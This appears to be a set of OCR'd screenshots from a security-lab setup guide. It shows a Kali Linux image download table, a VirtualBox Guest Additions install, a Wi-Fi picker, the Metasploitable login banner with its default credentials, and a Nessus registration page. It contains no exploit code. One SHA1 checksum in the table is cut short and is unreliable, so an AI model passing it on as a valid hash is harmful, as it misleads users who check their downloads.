















## Download Kali Linux VMware, VirtualBox and ARM images


Are you looking for [Kali Linux VMWare](#), [VirtualBox](#) or [ARM](#) images? The good folks at Offensive Security (who are also the funders, founders, and developers of Kali Linux) have generated alternate flavours of Kali using the same build infrastructure as the official Kali releases. [VMWare](#), [VirtualBox](#) and [ARM architecture](#) Kali images produced by Offensive Security can be found on the Official Offensive Security Kali Linux Virtual Images and Offensive Security Kali Linux ARM Images pages respectively.



[KALI VIRTUAL IMAGES](#)[KALI ARM IMAGES](#)[KALI ARM BUILD SCRIPTS](#)



## Prebuilt Kali Linux VMware Images




^

Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VM <a href="#">🔗</a>	<a href="#">Torrent <small>🔗</small></a>	2.6G	2.0	f48bab05669c7a1db93ef0e4f72df736ff2c2c91
Kali Linux 32 bit VM PAE <a href="#">🔗</a>	<a href="#">Torrent <small>🔗</small></a>	2.6G	2.0	60dd1cbbc25019aec43d8807a6070931651887be
Kali Linux 32 bit <a href="#">🔗</a>	N/A	3.0G	1.1.0c	245477d1cf5ff82254432ffe62af6e923adfdc











```
root@kali:~# cd /media/cdrom0
root@kali:/media/cdrom0# ls
32Bit cert VBoxSolarisAdditions.pkg
64Bit OS2 VBoxWindowsAdditions-amd64.exe
AUTORUN.INF runasroot.sh VBoxWindowsAdditions.exe
autorun.sh VBoxLinuxAdditions.run VBoxWindowsAdditions-x86.exe
root@kali:/media/cdrom0#
```

```
root@kali:/media/cdrom0# ls
32Bit cert VBoxSolarisAdditions.pkg
64Bit OS2 VBoxWindowsAdditions-amd64.exe
AUTORUN.INF runasroot.sh VBoxWindowsAdditions.exe
autorun.sh VBoxLinuxAdditions.run VBoxWindowsAdditions-x86.exe
root@kali:/media/cdrom0# sh ./VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 5.0.12 Guest Additions for Linux.....
VirtualBox Guest Additions installer
Copying additional installer modules ...
Installing additional modules ...
Removing existing VirtualBox DKMS kernel modules ...done.
Removing existing VirtualBox non-DKMS kernel modules ...done.
Building the VirtualBox Guest Additions kernel modules ...done.
Doing non-kernel setup of the Guest Additions ...done.
Starting the VirtualBox Guest Additions ...done.
Installing the Window System drivers
Installing X.Org Server 1.17 modules ...done.
Setting up the Window System to use the Guest Additions ...done.
You may need to restart the the Window System (or just restart the guest system)
to enable the Guest Additions.

Installing graphics libraries and desktop services components ...done.
root@kali:/media/cdrom0#
```







## Wi-Fi Networks

Select a network



Harley-2.4



HR-HOME



xfinitywifi



SECALT



Baird-2.4



Brenner




HOME-0842



Cancel

Connect



```
Warning: Never expose this VM to an untrusted network!
```

```
Contact: msfdev[at]metasploit.com
```

```
Login with msfadmin/msfadmin to get started
```

```
metasploitable login: msfadmin
```

```
Password:
```

```
Last login: Sat Jun 30 23:52:28 EDT 2012 on tty1
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

```
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.
```

```
To access official Ubuntu documentation, please visit:
```

```
http://help.ubuntu.com/
```

```
No mail.
```

```
msfadmin@metasploitable:~$ _
```

## Product Registration



As information about new vulnerabilities is discovered and released into the public domain, Tenable's research staff releases plugins that enable Nessus to detect their presence. These plugins contain vulnerability information, algorithms to test for the presence of the issue, and a set of remediation actions. [Registering this scanner](#) will grant you access to download these plugins.

Registration

Nessus (Home, Professional or Manager) ▾

Activation Code

[Continue](#)

[Back](#)

